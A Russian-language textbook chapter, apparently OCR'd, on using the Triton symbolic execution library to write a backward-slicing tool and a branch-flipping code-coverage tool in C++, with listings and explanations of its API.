


Figure 13-1: Effect of instructions on register abstract syntax trees

Рис. 13-1. Влияние инструкций на абстрактные синтаксические деревья регистров

AST со ссылками

Возможно, вы заметили, что полные AST содержат много избыточности: всякий раз, когда одно AST зависит от предыдущего, полное предыдущее AST становится поддеревом нового. В больших и сложных программах операции имеют множество зависимостей, поэтому такая схема создаёт ненужные накладные расходы памяти. По этой причине Triton представляет AST более компактно, посредством ссылок, как показано справа на рис. 13-1.

В этой схеме каждое AST имеет имя наподобие `ref!1`, `ref!2` и так далее, по которому на него можно ссылаться из другого AST. Тогда вместо копирования всего предыдущего AST достаточно сослаться на него, включив в новое AST узел ссылки. Например, правая сторона рис. 13-1 показывает, как всё левое поддерево AST регистра `eax` после инструкции `and eax,0x1` заменяется одним узлом ссылки на предыдущее AST, сжимая 15 узлов до одного.

Triton предоставляет функцию API `unrollAst`, позволяющую развернуть AST со ссылками в полное AST, чтобы вручную исследовать или изменить его либо передать в Z3. Теперь, познакомившись с основами работы Triton, научимся практически применять `unrollAst` и другие функции Triton на нескольких примерах.

13.3. Обратный слайсинг посредством Triton

В первом примере реализован обратный слайсинг в режиме символьной эмуляции Triton. Это обобщённая версия примера, поставляемого с Triton и расположенного в `~/triton/pin-2.14-71313-gcc.4.4.7-linux/source/tools/Triton/src/examples/python/backward_slicing.py`. Исходный инструмент Triton использует Python API, но здесь я применю API Triton для C/C++. Пример инструмента Triton на Python вы увидите в разделе 13.5.

Напомню: обратный слайсинг - метод анализа бинарного кода, сообщающий, какие предшествующие инструкции повлияли в определённой точке исполнения на значение заданного регистра или адреса памяти. Допустим, требуется вычислить обратный слайс в адресе `0x404b1e` относительно `rcx` во фрагменте кода `/bin/ls` из листинга 13-1.

Листинг 13-1. Фрагмент дизассемблированного кода `/bin/ls`

```
$ objdump -M intel -d /bin/ls
...
404b00:  49 89 cb            mov    r11,rcx
404b03:  48 8b 0f            mov    rcx,QWORD PTR [rdi]
404b06:  48 8b 06            mov    rax,QWORD PTR [rsi]
404b09:  41 56               push   r14
404b0b:  41 55               push   r13
404b0d:  41 ba 01 00 00 00   mov    r10d,0x1
404b13:  41 54               push   r12
404b15:  55                  push   rbp
404b16:  4c 8d 41 01         lea    r8,[rcx+0x1]
404b1a:  48 f7 d1            not    rcx

404b1d:  53                  push   rbx
404b1e:  49 89 c9            mov    r9,rcx
...
```

Обратный слайс состоит из всех инструкций, влияющих на значение `rcx` в адресе `0x404b1e`. Следовательно, слайс должен включать инструкции из следующего листинга:

```
404b03: mov rcx,QWORD PTR [rdi]
404b1a: not rcx
404b1e: mov r9,rcx
```

Теперь посмотрим, как автоматически вычислять подобные обратные слайсы посредством Triton. Сначала вы научитесь создавать инструмент обратного слайсинга, а затем примените его к фрагменту кода из листинга 13-1 и получите тот же результат, что и при только что выполненном ручном слайсинге.

Поскольку Triton выражает символьные выражения как AST, ссылающиеся друг на друга, вычислить обратный слайс заданного выражения несложно. В листинге 13-2 показана первая часть реализации инструмента обратного слайсинга. Как обычно, включение стандартных заголовочных файлов C/C++ в листинге опущено.

Листинг 13-2. `backward_slicing.cc`

```
#include "../inc/loader.h"
#include "triton_util.h"
#include "disasm_util.h"

#include <triton/api.hpp>
#include <triton/x86Specifications.hpp>

int
main(int argc, char *argv[])
{
   Binary bin;
   triton::API api;
   triton::arch::registers_e ip;
   std::map<triton::arch::registers_e, uint64_t> regs;
   std::map<uint64_t, uint8_t> mem;

   if(argc < 6) {
     printf("Usage: %s <binary> <sym-config> <entry> <slice-addr> <reg>\n", argv[0]);
     return 1;
   }

   std::string fname(argv[1]);
   if(load_binary(fname, &bin, Binary::BIN_TYPE_AUTO) < 0) return 1;

   if(set_triton_arch(bin, api, ip) < 0) return 1;
   api.enableMode(triton::modes::ALIGNED_MEMORY, true);

   if(parse_sym_config(argv[2], &regs, &mem) < 0) return 1;
   for(auto &kv: regs) {
     triton::arch::Register r = api.getRegister(kv.first);
     api.setConcreteRegisterValue(r, kv.second);
   }
   for(auto &kv: mem) {
     api.setConcreteMemoryValue(kv.first, kv.second);
   }

   uint64_t pc         = strtoul(argv[3], NULL, 0);
   uint64_t slice_addr = strtoul(argv[4], NULL, 0);
   Section *sec = bin.get_text_section();

   while(sec->contains(pc)) {
     char mnemonic[32], operands[200];
     int len = disasm_one(sec, pc, mnemonic, operands);
     if(len <= 0) return 1;

     triton::arch::Instruction insn;
     insn.setOpcode(sec->bytes+(pc-sec->vma), len);
     insn.setAddress(pc);

     api.processing(insn);
```

```
      for(auto &se: insn.symbolicExpressions) {
         std::string comment = mnemonic; comment += " "; comment += operands;
         se->setComment(comment);
      }

      if(pc == slice_addr) {
         print_slice(api, sec, slice_addr, get_triton_regnum(argv[5]), argv[5]);
         break;
      }

      pc = (uint64_t)api.getConcreteRegisterValue(api.getRegister(ip));
    }

    unload_binary(&bin);

    return 0;
}
```

Для применения инструмента через аргументы командной строки ему передаются имя анализируемого бинарного файла, файл символьной конфигурации, адрес точки входа, с которого начинается анализ, адрес вычисления слайса и регистр, относительно которого он вычисляется.

Назначение файла символьной конфигурации я объясню чуть позже. Учтите: здесь адрес точки входа - просто адрес первой инструкции, которую будет эмулировать инструмент слайсинга; он не обязан совпадать с точкой входа бинарного файла. Например, для слайсинга кода из листинга 13-1 в качестве адреса точки входа используется `0x404b00`, чтобы анализ эмулировал все показанные в листинге инструкции вплоть до адреса слайса.

Вывод `backward_slicing` представляет собой список ассемблерных инструкций, входящих в слайс. Теперь подробнее рассмотрим, как `backward_slicing` создаёт программный слайс, начав с более подробного обсуждения необходимых включаемых файлов и функции `main`.

13.3.1. Заголовочные файлы Triton и его настройка

Первое, что можно заметить в листинге 13-2, - включение `../inc/loader.h`, поскольку `backward_slicing` использует загрузчик бинарных файлов, разработанный в главе 4. Также включены `triton_util.h` и `disasm_util.h`, предоставляющие служебные функции, которые я вскоре опишу. Наконец, есть два специфичных для Triton заголовочных файла, оба с расширением `.hpp`: `triton/api.hpp` предоставляет основной API Triton для C++, а `triton/x86Specifications.hpp` - определения, относящиеся к x86, например определения регистров. Помимо включения этих заголовков, для режима символьной эмуляции Triton необходимо выполнить компоновку с `-ltriton`.

Функция `main` начинает с загрузки анализируемого бинарного файла посредством функции `load_binary` из загрузчика. Затем она настраивает Triton на архитектуру бинарного файла посредством функции `set_triton_arch`, определённой в `backward_slicing.cc` и подробно рассматриваемой в разделе 13.3.4. Она также вызывает функцию Triton `api.enableMode`, чтобы включить режим Triton `ALIGNED_MEMORY`, где `api` - объект типа `triton::API`, основного класса Triton, предоставляющего C++ API.

Напомню: символьный доступ к памяти способен значительно увеличить размер и сложность символьного состояния, поскольку механизм symbex должен смоделировать все возможные результаты доступа. Режим Triton `ALIGNED_MEMORY` - оптимизация, снижающая взрывной рост символьной памяти за счёт предположения, что загрузки и сохранения обращаются к выровненным адресам памяти. Эту оптимизацию можно безопасно включить, если известно, что обращения к памяти выровнены, или если точные адреса не важны для анализа.

13.3.2. Файл символьной конфигурации

В большинстве инструментов symbex потребуется сделать некоторые регистры и адреса памяти символьными либо назначить им конкретные значения. Выбор символьных частей состояния и конкретных значений зависит от анализируемого приложения и исследуемых путей. Поэтому жёстко заданные решения о символизации и конкретизации состояния сделают инструмент symbex специфичным для приложения.

Чтобы избежать этого, создадим простой формат файла символьной конфигурации, позволяющий настраивать такие решения. В `triton_util.h` определена служебная функция `parse_sym_config`, посредством которой можно разбирать файлы символьной конфигурации и загружать их в инструмент symbex. Ниже показан пример такого файла:

```
%rax=0
%rax=$
@0x1000=5
```

В формате файла символьной конфигурации регистры обозначаются как `%имя`, а адреса памяти - как `@адрес`. Каждому регистру или байту памяти можно назначить конкретное целое значение либо сделать его символьным, назначив `$`. Например, этот файл сначала назначает `rax` конкретное значение 0, затем делает `rax` символьным и назначает значение 5 байту по адресу памяти `0x1000`. Обратите внимание: `rax` является символьным, но одновременно имеет конкретное значение, направляющее эмуляцию по нужному пути.

Вернёмся к листингу 13-2. После загрузки анализируемого бинарного файла и настройки Triton `backward_slicing` вызывает `parse_sym_config`, чтобы разобрать указанный в командной строке файл символьной конфигурации. Эта функция принимает имя файла конфигурации, за которым следуют два параметра-ссылки на объекты `std::map`, куда `parse_sym_config` загружает конфигурацию. Первый `std::map` отображает имена регистров Triton (перечислимого типа `triton::arch::registers_e`) на конкретные значения `uint64_t`, содержащие данные регистров, а второй отображает адреса памяти на конкретные значения байтов.

В действительности `parse_sym_config` принимает ещё два необязательных параметра, в которые загружает списки символьных регистров и адресов памяти. Здесь они не используются, поскольку для вычисления слайсов интерес представляют лишь строящиеся Triton деревья AST, а по умолчанию Triton строит AST даже для регистров и участков памяти, которые явно не были сделаны символьными.[4] Пример, где некоторые части состояния действительно нужно явно символизировать, приведён в разделе 13.4.

Сразу после вызова `parse_sym_config` функция `main` инструмента `backward_slicing` содержит два цикла `for`. Первый перебирает только что загруженное отображение конкретных значений регистров и предписывает Triton назначить эти конкретные значения его внутреннему состоянию. Для этого вызывается `api.setConcreteRegisterValue`, принимающая регистр Triton и конкретное целое значение. Регистры Triton имеют тип `triton::arch::Register`; получить их из имени регистра Triton (перечислимого типа `triton::arch::registers_e`) можно посредством функции `api.getRegister`. Каждое имя регистра имеет вид `ID_REG_имя`, где *имя* - записанное прописными буквами имя регистра наподобие `AL`, `EBX`, `RSP` и так далее.

Аналогично, второй цикл `for` перебирает отображение конкретных значений памяти и сообщает их Triton посредством `api.setConcreteMemoryValue`, принимающей адрес памяти и конкретное значение байта.[5]

13.3.3. Эмуляция инструкций

Загрузка файла символьной конфигурации - последняя часть кода настройки `backward_slicing`. После неё начинается основной цикл эмуляции: он эмулирует инструкции бинарного файла от заданного пользователем адреса точки входа до инструкции, в которой должен быть вычислен слайс. Подобный цикл типичен почти для всех инструментов символьной эмуляции, создаваемых посредством Triton.

Цикл эмуляции представляет собой обычный цикл `while`, завершающийся после вычисления слайса либо при встрече адреса инструкции за пределами раздела `.text` бинарного файла. Текущий адрес инструкции отслеживается эмулируемым счётчиком команд `pc`.

Каждая итерация начинается с дизассемблирования текущей инструкции посредством `disasm_one` - ещё одной предоставленной мной служебной функции из `disasm_util.h`. Она использует Capstone, чтобы получить строки с мнемоникой и операндами инструкции, которые вскоре понадобятся.

Затем `backward_slicing` создаёт для текущей инструкции объект инструкции Triton типа `triton::arch::Instruction` и посредством функции `setOpcode` заполняет его байтами кода инструкции из раздела `.text` бинарного файла. Функцией `setAddress` адресу объекта `Instruction` назначается текущий `pc`.

Создав для текущей инструкции объект Triton `Instruction`, цикл эмуляции обрабатывает его вызовом функции `api.processing`. Несмотря на общее имя, `api.processing` играет центральную роль в инструментах символьной эмуляции Triton: именно она эмулирует инструкцию и обновляет символьное и конкретное состояние Triton в соответствии с результатом.

После обработки текущей инструкции Triton построит внутренние абстрактные синтаксические деревья, представляющие символьные выражения состояний регистров и памяти, затронутых инструкцией. Позже вы увидите, как применять эти выражения для вычисления обратного слайса. Чтобы получить слайс с инструкциями x86, а не с символьными выражениями в формате SMT-LIB 2.0, необходимо отслеживать, с какой инструкцией связано каждое символьное выражение. Инструмент `backward_slicing` делает это, перебирая список всех символьных выражений только что обработанной инструкции и добавляя к каждому выражению комментарий со строками мнемоники и операндов, ранее полученными функцией `disasm_one`.

Для доступа к списку символьных выражений `Instruction` служит его член `symbolicExpressions`, являющийся объектом типа `std::vector<triton::engines::symbolic::SymbolicExpression*>`. Класс `SymbolicExpression` предоставляет функцию `setComment`, позволяющую задать строку комментария для символьного выражения.

Когда эмуляция достигает адреса слайса, `backward_slicing` вызывает функцию `print_slice`, вычисляющую и печатающую слайс, а затем выходит из цикла эмуляции. `get_triton_regnum` - ещё одна служебная функция из `triton_util.h`, возвращающая соответствующий идентификатор регистра Triton по удобочитаемому имени регистра. Здесь она возвращает идентификатор регистра, относительно которого вычисляется слайс, для передачи в `print_slice`.

При вызове функции Triton `processing` библиотека внутренне обновляет конкретное значение указателя команд, направляя его на следующую инструкцию. В конце каждой итерации цикла эмуляции новое значение указателя команд получается посредством `api.getConcreteRegisterValue` и назначается собственному программному счётчику (`pc` в этом примере), управляющему циклом эмуляции. Для 32-битовых программ x86 необходимо получить содержимое `eip`, тогда как для программ x64 указателем команд является `rip`. Теперь посмотрим, как упомянутая ранее функция `set_triton_arch` настраивает переменную `ip`, назначая ей идентификатор правильного регистра указателя команд, который будет использовать цикл эмуляции.

13.3.4. Настройка архитектуры Triton

Функция `main` инструмента `backward_slicing` вызывает `set_triton_arch`, чтобы настроить Triton на набор инструкций бинарного файла и получить имя регистра указателя команд этой архитектуры. Реализация `set_triton_arch` показана в листинге 13-3.

Листинг 13-3. `backward_slicing.cc` (продолжение)

```
static int
set_triton_arch(Binary &bin, triton::API &api, triton::arch::registers_e &ip)
{
  if(bin.arch != Binary::BinaryArch::ARCH_X86) {
     fprintf(stderr, "Unsupported architecture\n");
     return -1;
  }

  if(bin.bits == 32) {
    api.setArchitecture(triton::arch::ARCH_X86);
    ip = triton::arch::ID_REG_EIP;
  } else if(bin.bits == 64) {
    api.setArchitecture(triton::arch::ARCH_X86_64);
    ip = triton::arch::ID_REG_RIP;

  } else {
     fprintf(stderr, "Unsupported bit width for x86: %u bits\n", bin.bits);
     return -1;
  }

  return 0;
}
```

Функция принимает три параметра: ссылку на объект `Binary`, возвращённый загрузчиком бинарных файлов, ссылку на API Triton и ссылку на `triton::arch::registers_e`, куда сохраняется имя регистра указателя команд. При успехе `set_triton_arch` возвращает 0, а при ошибке -1.

Сначала `set_triton_arch` проверяет, что имеет дело с бинарным файлом x86 (32- или 64-битовым). В противном случае она возвращает ошибку, поскольку сейчас Triton не способен работать с архитектурами помимо x86.

Если ошибки нет, `set_triton_arch` проверяет битовую ширину бинарного файла. Для 32-битового x86 она настраивает Triton на 32-битовый режим x86 (`triton::arch::ARCH_X86`) и назначает `ID_REG_EIP` как имя регистра указателя команд. Аналогично, для бинарного файла x64 архитектуре Triton назначается `triton::arch::ARCH_X86_64`, а указателю команд - `ID_REG_RIP`. Архитектура Triton настраивается функцией `api.setArchitecture`, единственным параметром которой служит тип архитектуры.

13.3.5. Вычисление обратного слайса

Чтобы вычислить и напечатать сам слайс, при достижении адреса слайса `backward_slicing` вызывает функцию `print_slice`. Её реализация показана в листинге 13-4.

Листинг 13-4. `backward_slicing.cc` (продолжение)

```
static void
print_slice(triton::API &api, Section *sec, uint64_t slice_addr,
               triton::arch::registers_e reg, const char *regname)
{
  triton::engines::symbolic::SymbolicExpression *regExpr;
  std::map<triton::usize, triton::engines::symbolic::SymbolicExpression*> slice;
  char mnemonic[32], operands[200];

  regExpr = api.getSymbolicRegisters()[reg];
  slice = api.sliceExpressions(regExpr);

  for(auto &kv: slice) {
     printf("%s\n", kv.second->getComment().c_str());
  }

  disasm_one(sec, slice_addr, mnemonic, operands);
  std::string target = mnemonic; target += " "; target += operands;

  printf("(slice for %s @ 0x%jx: %s)\n", regname, slice_addr, target.c_str());
}
```

Напомню: слайсы вычисляются относительно конкретного регистра, заданного параметром `reg`. Для вычисления слайса нужно символьное выражение, связанное с этим регистром сразу после эмуляции инструкции по адресу слайса. Чтобы получить выражение, `print_slice` вызывает `api.getSymbolicRegisters`, которая возвращает отображение всех регистров на связанные с ними символьные выражения, а затем индексирует это отображение, получая выражение `reg`. После этого посредством `api.sliceExpressions` функция получает слайс всех символьных выражений, влияющих на выражение `reg`; результатом служит `std::map`, отображающий целочисленные идентификаторы выражений на объекты `triton::engines::symbolic::SymbolicExpression*`.

Теперь имеется слайс символьных выражений, но в действительности нужен слайс ассемблерных инструкций x86. Именно для этого служат комментарии символьных выражений, связывающие каждое выражение со строками мнемоники и операндов породившей его инструкции. Поэтому для печати слайса `print_slice` просто перебирает символьные выражения, получает их комментарии посредством `getComment` и выводит на экран. Для полноты `print_slice` также дизассемблирует и печатает инструкцию, в которой вычисляется слайс.

Испытать программу `backward_slice` в виртуальной машине можно, запустив её как в листинге 13-5.

Листинг 13-5. Вычисление обратного слайса в `0x404b1e` относительно `rcx`

```
$ ./backward_slicing /bin/ls empty.map 0x404b00 0x404b1e rcx
mov rcx, qword ptr [rdi]
not rcx
(slice for rcx @ 0x404b1e: mov r9, rcx)
```

Здесь `backward_slicing` применяется для вычисления слайса фрагмента кода `/bin/ls`, приведённого в листинге 13-1. Использован пустой файл символьной конфигурации (`empty.map`), а `0x404b00`, `0x404b1e` и `rcx` заданы соответственно как адрес точки входа, адрес слайса и регистр слайсинга. Как видите, вывод совпадает с ранее вычисленным вручную слайсом.

Пустой файл символьной конфигурации допустим в этом примере потому, что анализ не зависит от символьности каких-либо конкретных регистров или участков памяти, а для направления исполнения не нужны определённые конкретные значения: анализируемый фрагмент кода не содержит ветвлений. Теперь рассмотрим другой пример, где для исследования нескольких путей одной программы понадобится непустая символьная конфигурация.

13.4. Применение Triton для повышения покрытия кода

Поскольку примеру обратного слайсинга требовалась лишь способность Triton отслеживать символьные выражения регистров и участков памяти, он не использовал главную силу символьного исполнения - рассуждение о свойствах программы посредством решения ограничений. В этом примере вы познакомитесь с возможностями Triton по решению ограничений в классическом варианте применения symbex - покрытии кода.

В листинге 13-6 показана первая часть исходного кода инструмента `code_coverage`. Значительная его часть совпадает с предыдущим примером или похожа на него. Функция `set_triton_arch` вовсе опущена, поскольку полностью совпадает с функцией инструмента `backward_slicing`.

Листинг 13-6. `code_coverage.cc`

```
#include "../inc/loader.h"
#include "triton_util.h"
#include "disasm_util.h"

#include <triton/api.hpp>
#include <triton/x86Specifications.hpp>

int
main(int argc, char *argv[])
{
  Binary bin;
  triton::API api;
  triton::arch::registers_e ip;
  std::map<triton::arch::registers_e, uint64_t> regs;
  std::map<uint64_t, uint8_t> mem;
  std::vector<triton::arch::registers_e> symregs;
  std::vector<uint64_t> symmem;

  if(argc < 5) {
     printf("Usage: %s <binary> <sym-config> <entry> <branch-addr>\n", argv[0]);
     return 1;
  }

  std::string fname(argv[1]);
  if(load_binary(fname, &bin, Binary::BIN_TYPE_AUTO) < 0) return 1;

  if(set_triton_arch(bin, api, ip) < 0) return 1;
  api.enableMode(triton::modes::ALIGNED_MEMORY, true);

  if(parse_sym_config(argv[2], &regs, &mem, &symregs, &symmem) < 0) return 1;
  for(auto &kv: regs) {
     triton::arch::Register r = api.getRegister(kv.first);
     api.setConcreteRegisterValue(r, kv.second);
  }

  for(auto regid: symregs) {
     triton::arch::Register r = api.getRegister(regid);
     api.convertRegisterToSymbolicVariable(r)->setComment(r.getName());
   }
   for(auto &kv: mem) {
     api.setConcreteMemoryValue(kv.first, kv.second);
   }
   for(auto memaddr: symmem) {
```

```
      api.convertMemoryToSymbolicVariable(
           triton::arch::MemoryAccess(memaddr, 1))->setComment(std::to_string(memaddr));
    }

    uint64_t pc          = strtoul(argv[3], NULL, 0);
    uint64_t branch_addr = strtoul(argv[4], NULL, 0);
    Section *sec = bin.get_text_section();

    while(sec->contains(pc)) {
      char mnemonic[32], operands[200];
      int len = disasm_one(sec, pc, mnemonic, operands);
      if(len <= 0) return 1;

      triton::arch::Instruction insn;
      insn.setOpcode(sec->bytes+(pc-sec->vma), len);
      insn.setAddress(pc);

      api.processing(insn);

      if(pc == branch_addr) {
         find_new_input(api, sec, branch_addr);
         break;
      }

      pc = (uint64_t)api.getConcreteRegisterValue(api.getRegister(ip));
    }

    unload_binary(&bin);

    return 0;
  }
```

Для применения инструмента `code_coverage` через аргументы командной строки задаются анализируемый бинарный файл, файл символьной конфигурации, адрес точки входа анализа и адрес инструкции прямого ветвления. Инструмент предполагает, что файл символьной конфигурации содержит конкретные входы, заставляющие ветвь выбрать один из двух возможных путей (какой именно, неважно).

Затем посредством решателя ограничений он вычисляет модель с новым набором конкретных входов, который заставит ветвь пойти в другую сторону. Чтобы решатель справился, необходимо символизировать все регистры и участки памяти, от которых зависит изменяемая ветвь.

Как видно из листинга, `code_coverage` включает те же служебные и Triton-специфичные заголовочные файлы, что и предыдущий пример. Более того, функция `main` инструмента `code_coverage` почти полностью совпадает с `main` инструмента `backward_slicing`. Как и там, она сначала загружает бинарный файл и настраивает архитектуру Triton, после чего включает оптимизацию `ALIGNED_MEMORY`.

13.4.1. Создание символьных переменных

Одно из отличий от предыдущего примера состоит в том, что код разбора файла символьной конфигурации передаёт `parse_sym_config` два необязательных аргумента (`symregs` и `symmem`). Это выходные аргументы, куда `parse_sym_config` записывает списки регистров и участков памяти, которые следует символизировать согласно файлу конфигурации. В нём нужно символизировать все регистры и участки памяти с пользовательскими входами, чтобы возвращаемая решателем модель содержала конкретное значение каждого такого входа.

Назначив конкретные значения из файла конфигурации, `main` перебирает список предназначенных для символизации регистров и символизирует их посредством функции Triton `api.convertRegisterToSymbolicVariable`. Та же строка кода, которая символизирует регистр, сразу добавляет комментарий к только что созданной символьной переменной, указывая

удобочитаемое имя регистра. Благодаря этому, позднее получив модель от решателя ограничений, вы будете знать, как отобразить назначения символьных переменных из модели обратно на настоящие регистры и память.

Цикл символизации участков памяти устроен аналогично. Для каждого участка создаётся объект `triton::arch::MemoryAccess`, задающий адрес и размер участка в байтах. Здесь размер жёстко задан равным одному байту, поскольку формат файла конфигурации позволяет обращаться к участкам памяти лишь с байтовой гранулярностью. Чтобы символизировать адрес, заданный в объекте `MemoryAccess`, применяется функция Triton `api.convertMemoryToSymbolicVariable`. После этого цикл добавляет комментарий, связывающий новую символьную переменную с удобочитаемой строкой, содержащей адрес памяти.

13.4.2. Поиск модели для нового пути

Цикл эмуляции совпадает с циклом `backward_slicing`, только теперь он выполняется до тех пор, пока `pc` не сравняется с адресом ветви, для которой требуется найти новый набор входов. Для поиска этих входов `code_coverage` вызывает отдельную функцию `find_new_input`, показанную в листинге 13-7.

Листинг 13-7. `code_coverage.cc` (продолжение)

```
static void
find_new_input(triton::API &api, Section *sec, uint64_t branch_addr)
{
  triton::ast::AstContext &ast = api.getAstContext();
  triton::ast::AbstractNode *constraint_list = ast.equal(ast.bvtrue(), ast.bvtrue());

  printf("evaluating branch 0x%jx:\n", branch_addr);

  const std::vector<triton::engines::symbolic::PathConstraint> &path_constraints
        = api.getPathConstraints();
  for(auto &pc: path_constraints) {
    if(!pc.isMultipleBranches()) continue;
    for(auto &branch_constraint: pc.getBranchConstraints()) {
      bool flag         = std::get<0>(branch_constraint);
      uint64_t src_addr = std::get<1>(branch_constraint);
      uint64_t dst_addr = std::get<2>(branch_constraint);
      triton::ast::AbstractNode *constraint = std::get<3>(branch_constraint);

      if(src_addr != branch_addr) {
        /* this is not our target branch, so keep the existing "true" constraint */
        if(flag) {
           constraint_list = ast.land(constraint_list, constraint);
        }
      } else {
        /* this is our target branch, compute new input */
        printf("    0x%jx -> 0x%jx (%staken)\n",
                 src_addr, dst_addr, flag ? "" : "not ");

        if(!flag) {
           printf("    computing new input for 0x%jx -> 0x%jx\n",
                    src_addr, dst_addr);
           constraint_list = ast.land(constraint_list, constraint);
           for(auto &kv: api.getModel(constraint_list)) {
             printf("      SymVar %u (%s) = 0x%jx\n",
                      kv.first,
                      api.getSymbolicVariableFromId(kv.first)->getComment().c_str(),
                      (uint64_t)kv.second.getValue());
           }
        }
      }
    }
  }
}
```

Чтобы найти входы, достигающие ранее не исследованного направления ветви, `find_new_input` передаёт решателю список ограничений, которые должны выполняться для достижения нужной ветви, а затем запрашивает удовлетворяющую им модель. Напомню: Triton представляет ограничения как абстрактные синтаксические деревья, поэтому для кодирования ограничений ветвления нужно построить соответствующее AST. Именно поэтому `find_new_input` сначала вызывает `api.getAstContext`, получая ссылку `ast` на `AstContext` - класс-строитель формул AST в Triton.

Для хранения списка ограничений, моделирующих путь к неисследованному направлению ветви, `find_new_input` использует объект `triton::ast::AbstractNode`, доступный по указателю `constraint_list`. `AbstractNode` - класс Triton для представления узлов AST. Для инициализации `constraint_list` ему назначается формула `ast.equal(ast.bvtrue(), ast.bvtrue())`, означающая логическую тавтологию `true == true`, где каждое значение `true` является битовым вектором. Это лишь способ инициализировать список ограничений синтаксически правильной формулой, не накладывающей никаких ограничений и позволяющей легко присоединять дополнительные.

Копирование и инвертирование ограничений ветвления

Затем `find_new_input` вызывает `api.getPathConstraints`, получая список ограничений пути, накопленных Triton во время эмуляции кода. Список имеет вид `std::vector` объектов `triton::engines::symbolic::PathConstraint`, каждый из которых связан с одной инструкцией ветвления. Он содержит все ограничения, которые должны выполняться для выбора только что эмулированного пути. Чтобы превратить его в список ограничений нового пути, нужно скопировать все ограничения, кроме ограничения изменяемой ветви, которое инвертируется для другого направления.

Для этого `find_new_input` перебирает список ограничений пути, копируя или инвертируя каждое из них. Внутри каждого `PathConstraint` Triton хранит одно или несколько ограничений ветвления - по одному на каждое возможное направление. Для покрытия кода интересны лишь многовариантные ветви, например условные переходы, поскольку одновариантные ветви вроде прямых вызовов и безусловных переходов не имеют нового направления для исследования. Определить, представляет ли `PathConstraint` с именем `pc` многовариантную ветвь, можно вызовом `pc.isMultipleBranches`, возвращающим `true` для такой ветви.

Для объектов `PathConstraint` с несколькими ограничениями ветвления `find_new_input` получает все ограничения вызовом `pc.getBranchConstraints`, а затем перебирает их. Каждое ограничение - кортеж из булева флага, адреса источника и назначения (оба типа `triton::uint64`) и AST, кодирующего ограничение ветвления. Флаг показывает, было ли представленное ограничением направление выбрано при эмуляции. Например, рассмотрим следующее условное ветвление:

```
4055dc:       3c 25                   cmp    al,0x25
4055de:       0f 8d f4 00 00 00       jge    4056d8
```

